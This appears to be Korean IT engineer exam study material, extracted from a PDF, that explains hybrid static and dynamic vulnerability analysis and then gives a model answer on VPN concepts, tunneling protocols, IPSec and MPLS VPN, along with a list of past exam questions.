
| 구 분                | 설 명                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|--------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 하이브리드 분석 기법의 개념    | <ul style="list-style-type: none"> <li>- 정적 분석의 결과와 동적 분석의 결과를 서로 상관(Combine)시켜 보안 취약점을 점검하는 분석 방법.</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| 하이브리드 분석 기법의 적용 범위 |  <p>The diagram illustrates the relationship between static and dynamic analysis results. It features three overlapping circles: a green circle labeled '정적 분석에만 해당' (Only applicable to static analysis), a blue circle labeled '동적 분석에만 해당' (Only applicable to dynamic analysis), and a black circle labeled '동적 분석 및 정적 분석 공통' (Common to both dynamic and static analysis). The intersection of all three circles is labeled '잠재적인 보안 문제 총 수' (Total number of potential security issues).</p> <ul style="list-style-type: none"> <li><b>정적 분석에만 해당:</b> <ul style="list-style-type: none"> <li>- 널포인터 참조해제</li> <li>- 스레드 문제</li> <li>- 코드 품질 문제</li> <li>- 사용불가 코드 문제</li> <li>- 안전하지 않은 암호화 기능</li> <li>- 백엔드 app코드 문제</li> <li>- 복잡한 인젝션 문제</li> </ul> </li> <li><b>동적 분석에만 해당:</b> <ul style="list-style-type: none"> <li>- 환경 구성 문제</li> <li>- 패치 레벨 문제</li> <li>- 런타임 권한 문제</li> <li>- 인증문제</li> <li>- 프로토콜 구문 분석기 문제</li> <li>- 세션 관리 문제</li> <li>- 타사 웹 컴포넌트 문제</li> <li>- 악성 코드 분석</li> </ul> </li> <li><b>동적 분석 및 정적 분석 공통:</b> <ul style="list-style-type: none"> <li>- SQL 인젝션</li> <li>- XSS(Cross-Site Scripting)</li> <li>- HTTP 응답 분할</li> <li>- OS 명령</li> <li>- LDAP 인젝션, XPath인젝션</li> <li>- 경로 조회, 버퍼 오버플로우</li> <li>- 형식 문자열 문제</li> </ul> </li> </ul> <p>- 현존 분석 기법 중 가능한 모든 취약점을 발견할 수 있는 단일 자동 분석 기술은 없는 실정. 따라서, 각 기술의 적용 결과를 결합하고 상관 시켜 보다 효과적으로 취약점을 발견할 수 있는 하이브리드 분석 기법이 필요함.</p> |



### 정적 분석과 동적 분석과의 관계

- 정적 분석은 소스코드를 통해 데이터 플로우를 검사하고, 웹 애플리케이션이 실행중이지 않아도 되므로, 개발사이트에 초기에 적용이 가능하여 많은 문제를 찾아 낼 수 있지만, 이 결과는 "악용의 증거"가 아니라 보안코딩의 위반 사례로 해석되기 때문에 오탐의 위험이 있음.
- 동적 분석은 애플리케이션을 실행하고 HTTP 템퍼링(요청을 보내고 응답을 받아서 브라우저에 반영) 하는 작업을 통해 "취약점이 잠재적이 악용으로 연결되는 실제 가능성"까지 탐지가 가능.
- 동적 분석은 취약점 발견된 항목에 대한 구조적인 코드 확인이 어렵기 때문에, 정적 분석의 결과를 통해 동적 분석시 활용하면 동적 분석시 발견된 취약점에 대해, 스택정보와 소스코드 위치 및 개선방법을 제공하여 효율성과 안전성을 높일 수 있음.

### SQL Injection 사례를 들어 설명



- 정적 분석 결과를 동적 분석 결과와 매칭(상관)시켜 정적 분석 결과의 문제에 대한 우선순위 지정이 가능하고, 동적 분석 결과의 문제에 대해서는 실제 문제가 되는 취약점의 스택 정보와 소스코드의 위치 확인이 가능함.

- 하이브리드 분석 기법은 정적 분석 기술과 동적 분석 기술의 유기적인 결합을 통해, 개발 언어 문제, 오탐과 미탐 등의 문제를 획기적으로 개선함.

## 나. 정적 분석의 단점 보완 내용

| 정적 분석의 단점                                       | 보완 방법<br>(하이브리드 분석)          | 설명                                                                  |
|-------------------------------------------------|------------------------------|---------------------------------------------------------------------|
| 컴포넌트간 보안 취약점 발견 어려움                             | 런타임 동적 분석<br>기술과 연계          | - 정적 분석에서 발견이 어려운 컴포넌트 보안 취약점에 대한 보완.                               |
| 높은 오탐(false positive)과<br>높은 미탐(false negative) | 정적 분석 결과와<br>동적 분석 결과를<br>매칭 | - 정적 분석 결과와 동적 분석 결과를 상호 매칭시켜 정적 분석의 분석 결과에 대한 신뢰성 향상.              |
| 발견된 취약점에 대한<br>우선순위 부여 문제                       | 동적 분석 결과와<br>연계              | - 애플리케이션 및 DB 정보 등의 내부의 다양한 정보로 인한 수많은 취약점 중 동적 결과와 연계하여 우선순위 자동 부여 |
| 취약점 분석 범위 제약<br>(애플리케이션 국한)                     | 데이터 플로우 영역에<br>대한 취약점 분석     | - 네트워크구간에 전송되는 data flow 간의 취약점을 동적 분석 기법을 적용하여 취약점 분석 범위 제약을 극복.   |

- 대부분 기업에서 TOOL 을 기반으로 한 정적 분석, 동적 분석을 수행하고 있지만, 각각의 수행 단계 프로세스가 구분이 되어 있음.
- 보통 정적 분석을 먼저 수행하지만 이 분석 결과를 동적 분석에 활용하는 것이 현실적으로 쉽지 않음. 따라서, 정적 분석과 동적 분석을 하이브리드 분석 기법을 적용하면 웹 취약점 발견에 들어가는 시간과 노력을 절감하면서 보안성은 높일 수 있음.

"끝"

| No | 기출 문제 및 출제 예상 리스트                                                                                                               | 회차                   |    |                                                                               |
|----|---------------------------------------------------------------------------------------------------------------------------------|----------------------|----|-------------------------------------------------------------------------------|
| 1  | 범용적인 인터넷 보안 방법론인 IPSec을 보안기능 중심으로 설명하고, VPN(Virtual Private Network) 구축에 IPSec이 어떻게 사용되는지 설명하시오.                                | 관리104-2              |    | 설명하고 SSL (Secure Socket Layer) VPN과 비교하고 SSL의 Handshake 절차에 대해 설명하시오.<br>53-4 |
| 2  | 4-6. IPSEC(Internet Protocol Security) VPN(Virtual Private Network)을 설명하고 SSL(Secure Socket Layer) VPN과 비교하여 어떤 장단점이 있는지 설명하시오. | 응용87-4               | 14 | 13. VPN(IPSec, MPLS, SSL 등)에 대해 설명하시오.<br>관리(KPC)<br>62회-1                    |
| 3  | 가상사설망(VPN : Virtual Private Network)의 개념과 도입, 구축 시 고려사항에 대해 논하시오.                                                               | 응용80-3               |    |                                                                               |
| 4  | VPN 개념과 VPN 연결방식의 특성과 VPN을 도입 및 구축할 때 고려해야 할 내용에 대해서 설명하시오                                                                      | 응용77-3               |    |                                                                               |
| 5  | 1-2. VPN의 등장배경에 대하여 설명하시오                                                                                                       | 응용71-1               |    |                                                                               |
| 6  | 1-3. VPN(Virtual Private Network)                                                                                               | 관리66-1               |    |                                                                               |
| 7  | 2-1. VPN을 이용한 네트워크 방법과 기존 전통적인 네트워크 방법을 비교하고 VPN 정의 및 특징을 설명                                                                    | 응용65-2               |    |                                                                               |
| 8  | 1-5. VPN                                                                                                                        | 관리63-1               |    |                                                                               |
| 9  | 5. VPN의 핵심 기술요소와 터널링 프로토콜에 대해 설명하시오.                                                                                            | 응용(KPC)<br>2008.12-2 |    |                                                                               |
| 10 | 6. IPSEC(Internet Protocol Security) VPN(Virtual Private Network)을 설명하고, SSL (Secure Socket Layer) VPN과 비교하여 어떤 장단점이 있는지 설명하시오. | 응용(KPC)<br>2009.6-2  |    |                                                                               |
| 11 | 1. MPLS VPN에 대해 설명하시오                                                                                                           | 관리(KPC)<br>22회-1     |    |                                                                               |
| 12 | 1. VPN의 구현기술과 VPN의 종류를 각각 3가지 이상 설명하시오.                                                                                         | 관리(KPC)<br>23회-3     |    |                                                                               |
| 13 | 3. IPSEC(Internet Protocol Security) VPN(Virtual Private Network)을                                                              | 관리(KPC)              |    |                                                                               |

**Keyword :** 보안, Qos, 터널링, 방화벽 기반, 라우터 기반, IPsec, SSL, IKE, 암호화

### 문제1) VPN(Virtual Private Network)

답)

#### I. 공중망에 보안과 QoS를 제공하여 마치 사설망처럼 사용하는 VPN 개요

##### 가. VPN(Virtual Private Network)의 정의

- 터널링(Tunneling) 기법을 사용해 공중망에 접속해 있는 두 네트워크 사이의 연결을 마치 전용회선을 이용해 연결한 것과 같은 효과를 내는 가상 네트워크.

##### 나. VPN의 등장배경

| 구분      | 설 명                                                                                                                                                                                                                                                                        |
|---------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 비즈니스 환경 | <ul style="list-style-type: none"> <li>- 전국적인 공중 데이터 통신망의 구축과 더불어 e-business 서비스 및 인터넷 사용의 급격한 성장</li> <li>- 다국적 기업 등 글로벌 기업의 해외 자회사간, 기업간, 분산된 업무조직간의 협업을 위한 효율적 업무환경 필요</li> <li>- 본점, 지점, 지사 등 사업망 확대에 따른 전용망의 필요성 증가</li> <li>- 이동 근무 지원으로 기업 생산성 향상에 대한 기대</li> </ul> |
| 비용절감    | <ul style="list-style-type: none"> <li>- 전용회선(망)의 구성과 관리를 위한 비용증가 및 사용량에 따른 대역폭의 탄력적 변경이 가능한 솔루션에 대한 요구 발생</li> </ul>                                                                                                                                                      |

|      |                                                                                                                                     |     |                                                                                                                                                                            |
|------|-------------------------------------------------------------------------------------------------------------------------------------|-----|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 보안요구 | <ul style="list-style-type: none"> <li>- 중요정보나 시스템 자원 접근에 대한 인증과 접근제어 필요</li> <li>원거리간 통신시 중요 전송 데이터에 대한 <b>기밀성 확보요구</b></li> </ul> | 일관성 | <ul style="list-style-type: none"> <li>- 방화벽,IDS,IPS 등의 보안장비와의 상호연동 가능</li> <li>- 통신 라인의 관리도 어렵고 접속 환경도 불편함을 VPN은 인터넷에 접속하면서 바로 터널링(tunneling)을 이루게 되므로 편리하게 사용</li> </ul> |
|------|-------------------------------------------------------------------------------------------------------------------------------------|-----|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|



다. **VPN의 특징**

- 본사와 자사간의 사설망을 이용한 네트워크환경(인트라넷)을 구성
- 가상 사설망 VPN(Virtual Private Network)은 기업에게 공중망(Public Network)을 이용해 사설망과 같은 서비스를 제공하는 가상의 보안 사설망
- 사설망과 공중망의 중간 형태로 이 둘의 단점을 해소하고 장점을 활용해 공중 통신망인 인터넷을 사용해 사설망을 구축할 수 있게 해주고 인터넷으로 일반 전용회선을 사용한 것과 동일한 보안상의 효과를 볼 수 있음
- VPN은 전세계 공중 데이터 망 사용을 가능케 하므로 장비와 회선 임대료 비용을 절감할 수 있다. 따라서 업체들은 글로벌한 새로운 서비스와 시설들을 신속하게 사용
- VPN의 핵심인 보안 기술에는 인증, 암호화, 터널링 기술

| 구분     | 장점                                                                                                                                                                                                                                                                           |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 비용 절약  | <ul style="list-style-type: none"> <li>- 저비용의 공중망을 고비용의 전용선 대체 효과( 전용선의 경우 물리적 접속이므로 회선 비용이 크게 소요)</li> <li>- 전용선으로 연결하려는 지점들이 많아질수록 그 비용은 곱절로 증가하며 VPN은 인터넷이라고 하는 공중망을 사용하므로 인터넷과의 접속점인 POP (Point of Presence)과의 접속만 하면 되고, 이때에 소요되는 통신비는 시내 전화 사용료에 해당하는 적은 비용</li> </ul> |
| 관리 편의성 | <ul style="list-style-type: none"> <li>- 전용선과 교환기 시스템과의 연동을 고려할 필요 없음</li> <li>- 인터넷이라고 하는 표준 네트워크를 사용하므로 관리 분야도 크게 줄며, 중앙에서 통제하여 관리할 경우 효율성이 크게 증대</li> </ul>                                                                                                               |
| 확장성    | <ul style="list-style-type: none"> <li>- 인터넷은 계속해서 업그레이드가 될 것이며, 그럴 경우에도 호환성을 유지하면서 자연스럽게 확대</li> <li>- 표준 프로토콜에 사용에 의한 다양한 환경에 적응</li> </ul>                                                                                                                                |

**II. VPN의 개념도 및 구현 기술**가. **VPN의 개념도**


- 터널링을 기반으로 캡슐화/암호화를 수행



## 나. VPN의 구현기술

| 구분  | 내용                                                                                               | 방식 및 종류                                                                                              |
|-----|--------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|
| 인증  | - VPN 인증 시스템은 공유키를 기반으로 하는 것이 대부분이며, 키들은 해시값(hash value)을 생성하는 해싱 알고리즘을 통해 실행<br>- 사용자 식별 및 접근허가 | - LDAP, RADIUS, AD, OTP 등<br>- 내장형 : CHAP, PAP, 고유 암호, 토큰 카드(Token card)<br>- 외장형 : RADIUS, TACACS++ |
| 터널링 | - 인터넷 네트워크 상에서 외부의 영향을 받지 않고, 데이터 전송의 시작 지점과 목표 지점에 걸쳐 가상 터널을 만들어 정보를 안전하게 주고받음                  | - L2F, PPTP, L2TP, IPSec 프로토콜 사용<br>- 네트워크 상에 터널과 관련해 상호 약속된 프로토콜로 세션을 구성                            |
| 암호화 | - 정보를 숨기는 것과 숨겨진 정보를 풀어내는 과정을 통해 데이터를 주고받는 양자가 합의된 규칙을 따름으로써 보안                                  | - DES, AES, SEED 등 공중망을 통해 정보를 전송                                                                    |
| 키관리 | - 사전에 공유한 암호화 키의 안전한 분배 및 안전한 관리를 위한 매커니즘                                                        | - IKE(Internet Key Exchange) 프로토콜                                                                    |
| QoS | - 기존 전용회선 같은 대역폭, 통신품질 효과 보장기술                                                                   | - Quality of Service                                                                                 |

## 다. OSI 7 Layer 계층별 터널링 기술



- VPN 터널링 프로토콜의 OSI 7 Layer 위치상의 구분으로 나타냄

- Application - S-HTTP, PEM

- Transport - SSL, SOCKSv5

- Network - IPSec, GRE

- Data Link - PPTP, L2TP

## 라. VPN 관련 기본 기술

| 시큐리티 게이티웨이                          | OSI 7 계층                             | 보안 프로토콜                  |
|-------------------------------------|--------------------------------------|--------------------------|
| 어플리케이션 프록시<br>(Application Proxy)   | - 어플리케이션 레이어<br>(Application Layer)  | - S-HTTP, PEM            |
|                                     | - 프리젠테이션 레이어<br>(Presentation Layer) |                          |
| 세션 레이어 프록시<br>(Session Layer Proxy) | - 세션 레이어<br>(Session Layer)          | - Socks V5               |
|                                     | - 트랜스포트 레이어<br>(Transport Layer)     |                          |
| 패킷 필터링<br>(Packet Filtering)        | - 네트워크 레이어<br>(Network Layer)        | - IPSec, GRE, ATMP, VTP, |
|                                     | - 데이터 링크 레이어<br>(Data Link Layer)    |                          |
|                                     | - 데이터 링크 레이어<br>(Data Link Layer)    | - PPTP, L2TP, L2F,       |



## III. VPN의 구현방식과 구성유형

## 가. VPN 구현방식에 따른 분류

| 구현 유형  | 개념                                             | 특징               |
|--------|------------------------------------------------|------------------|
| 방화벽 기반 | - 방화벽(Firewall)에 VPN 기능추가                      | - 병목현상 발생 가능     |
| 라우터 기반 | - 전송경로상의 Router에 VPN 기능추가<br>- VPN 성능이 라우터에 종속 | - 보안 노출 문제 발생 가능 |

|                           |                             |                   |
|---------------------------|-----------------------------|-------------------|
| <b>전용 VPN<br/>(전용시스템)</b> | - 내부 네트워크보안이 필요한 곳에<br>별도설치 | - 확장성 용이<br>- 고비용 |
|---------------------------|-----------------------------|-------------------|

**나. VPN 구성유형에 따른 분류**

| 구분            | Lan to Lan                                                                                                                                                                                 | Lan to Client                                                                                              |
|---------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|
| <b>개념</b>     | - 상호 연결하고자 하는 두 네트워크에 VPN Gateway를 두고 설정                                                                                                                                                   | 원격지의 개인 사용자와 보호 대상 네트워크를 연결                                                                                |
| <b>활용 예시</b>  | - 본사-지사 연결                                                                                                                                                                                 | 출장자, 재택 근무자 지원                                                                                             |
| <b>인증</b>     | - VPN 장비 간                                                                                                                                                                                 | VPN 장비와 VPN Client 프로그램                                                                                    |
| <b>암호화</b>    | - 고속                                                                                                                                                                                       | 저속                                                                                                         |
| <b>이슈</b>     | - 성능                                                                                                                                                                                       | 인증, 사용자 편의성                                                                                                |
| <b>적용 솔루션</b> | - IPSec VPN 적합                                                                                                                                                                             | SSL, VPN 적합                                                                                                |
| <b>구성</b>     |                                                                                                          |                         |
| <b>비고</b>     | <ul style="list-style-type: none"> <li>- 일반적인 방화벽이나 UTM장비에서는 표준 IPSec프로토콜을 지원하여 구현. 단, 상호 장비가 다른 경우 환경설정에 문제발생할 경우 있음</li> <li>- IPSec은 별도 VPN Client프로그램으로 회사의 VPN Gateway에 연결</li> </ul> | <ul style="list-style-type: none"> <li>- 일반적인 VPN개념</li> <li>- SSL은 웹 브라우저로 회사의 VPN Gateway에 연결</li> </ul> |

|  |                                 |
|--|---------------------------------|
|  | - VPN터널을 사용하기 위해 별도로 해야 할 일은 없음 |
|--|---------------------------------|

**다. VPN 터널링 기술유형**


| 계층                   | 프로토콜            | 설명                                                                                                                                                                           |
|----------------------|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Layer 5</b>       | <b>SOCKS v5</b> | <ul style="list-style-type: none"> <li>- Session Layer Proxy 프로토콜</li> <li>- 응용계층에서 필터링 지원 및 뛰어난 액세스제어 기능 제공</li> </ul>                                                      |
| <b>Layer 4 ~ 5사이</b> | <b>SSL</b>      | <ul style="list-style-type: none"> <li>- Secure Socket Layer, Netscape 사에서 제안함.</li> <li>- 웹서버와 브라우저간의 안전한 통신 제공</li> </ul>                                                  |
| <b>Layer 3</b>       | <b>IPSEC</b>    | <ul style="list-style-type: none"> <li>- IP 계층에서의 보안을 제공하기 위한 개방형 구조</li> <li>- IPv6에서 기본적으로 지원되며, 무결성과 인증을 보장하는 AH와 기밀성까지 보장하는 ESP를 제공</li> </ul>                           |
|                      | <b>ATMP</b>     | <ul style="list-style-type: none"> <li>- Ascend Tunnel Management Protocol, Ascend사에서 제안</li> <li>- 원격 사용자의 Home 네트워크로 동적 연결 지원</li> </ul>                                   |
|                      | <b>VTP</b>      | <ul style="list-style-type: none"> <li>- Virtual Tunneling Protocol</li> <li>- Bay Networks사에서 제안한 터널링 프로토콜</li> <li>- Frame Relay를 이용한 회선속도 보장이 가능</li> </ul>               |
| <b>Layer2</b>        | <b>L2F</b>      | <ul style="list-style-type: none"> <li>- Layer2 Forwarding, Cisco사에서 제안</li> <li>- 원격지사용자의 인증은 Home Site의 Gateway에서 수행</li> </ul>                                            |
|                      | <b>PPTP</b>     | <ul style="list-style-type: none"> <li>- Point-to-Point Tunneling Protocol</li> <li>- 원격사용자 인증을 위해서 PPP를 사용</li> <li>- Microsoft에서 제안하였으며, IP외에 IPX와 Appletalk을지원</li> </ul> |

|  |             |                                                                                                                                                                    |
|--|-------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  | <b>L2TP</b> | <ul style="list-style-type: none"> <li>- Layer2 Tunneling Protocol</li> <li>- L2F와 PPTP를 혼합한 방식이며, IP외에 다양한 프로토콜 지원</li> <li>- CHAP, PAP를 이용한 인증 방법을 제공</li> </ul> |
|--|-------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|

#### IV. 차세대 VPN의 종류별 구성 내용

##### 가. IPSec VPN

| 구분            | 주요내용                                                                                                                                                                                    |
|---------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>개념</b>     | <ul style="list-style-type: none"> <li>-IP 프로토콜의 일부인 IPSec 프로토콜을 이용하여 VPN을 구현</li> <li>-전용VPN 장비기반기술</li> </ul>                                                                         |
| <b>동작계층</b>   | -네트워크계층(3계층)                                                                                                                                                                            |
| <b>구성방법</b>   | <ul style="list-style-type: none"> <li>-랜트랜VPN(Site-to-Site, 혹은 Gateway-to-Gateway)</li> <li>-원격접속VPN(Site-to-Remote, 혹은 Gateway-to-Remote)</li> </ul>                                  |
| <b>적합한 환경</b> | <ul style="list-style-type: none"> <li>-일반적인 본사-지사간 VPN 환경</li> <li>-C/S 기반 어플리케이션 운영</li> </ul>                                                                                        |
| <b>표준</b>     | -RFC 2401                                                                                                                                                                               |
| <b>장점</b>     | <ul style="list-style-type: none"> <li>-보안수준과 암호화기능 뛰어남(높은 보안수준 유지가능)</li> <li>-다양한 환경에 적용, 고객이 어플리케이션과 독립적으로 운영 (투명성 제공)</li> <li>-다양한 인터넷 접속기술 활용 가능</li> <li>-고객사 고유정책 반영</li> </ul> |
| <b>단점</b>     | <ul style="list-style-type: none"> <li>-높은 초기도입 비용, 각지사 VPN 장비 필요</li> <li>-트래픽 제어 및 QoS 기능 미약</li> <li>-지속적인 관리비용 발생, 대규모 원격 접속환경 에는 다소 부족함</li> </ul>                                 |




##### 나. MPLS VPN

| 구분            | 주요내용                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|---------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>개념</b>     | <ul style="list-style-type: none"> <li>-MPLS를 이용한 가상 네트워크망</li> <li>패킷스위칭 기술인 MPLS 환경을 통해 VPN 구현 (MPLS망이 구성된 구간에서 Label을 이용하여 L2스위칭으로 고속전송되는 기술)</li> <li>- 네트워크 기반기술</li> <li>- MPLS VPN은 스위칭되는 패킷에 VPN 레이블을 붙여 MPLS 네트워크에 의해 스위칭되는 기술</li> <li>- 연결지향성 특징을 갖는 MPLS 기술을 이용하여 공용의 인터넷 상에서 가상의 VPN(IP-VPN)을 구성하는 기술</li> <li>- MPLS 망이 구성된 구간에서 레벨을 이용하여 L2스위칭으로 고속 전송하는 기술.</li> <li>- MPLS망을 구성하는 라우터인 LER과 LSR, Label이 주요 구성요소.</li> </ul> |
| <b>동작계층</b>   | -데이터링크 계층(2, 3 계층)                                                                                                                                                                                                                                                                                                                                                                                                                           |
| <b>구성방법</b>   | -랜트랜, 원격접속                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| <b>적합한 환경</b> | -시간에 민감한 어플리케이션 운영 환경(음성, 동영상)                                                                                                                                                                                                                                                                                                                                                                                                               |
| <b>표준</b>     | - RFC 2547                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| <b>장점</b>     | <ul style="list-style-type: none"> <li>- 확장성 : 동일 네트워크 이용하여 다수의 VPN 서비스 제공</li> <li>- 통합성 : 단일 네트워크에서 데이터, 음성, 비디오 데이터 처리 가능</li> <li>- 표준 기술 : 이기종 간 호환성에 대한 검증 필요 없음</li> </ul>                                                                                                                                                                                                                                                            |

|    |                                                                                                                                                                                                                                                                                                                                                |
|----|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|    | <ul style="list-style-type: none"> <li>- 트래픽 관리 기술 : 트래픽 제어 기술 제공으로 QoS, CoS 서비스 제공 가능</li> <li>- 관리 편의성 : 별도의 투자 비용이나 관리 비용 없음</li> </ul>                                                                                                                                                                                                     |
| 단점 | <ul style="list-style-type: none"> <li>- 동일 ISP 내부에서만 운영 가능, 고객사 고유정책 반영 미약</li> <li>- 공중망 전송 시 암호화 기능 미약함, 대역폭에 비해 고비용 구조</li> </ul>                                                                                                                                                                                                          |
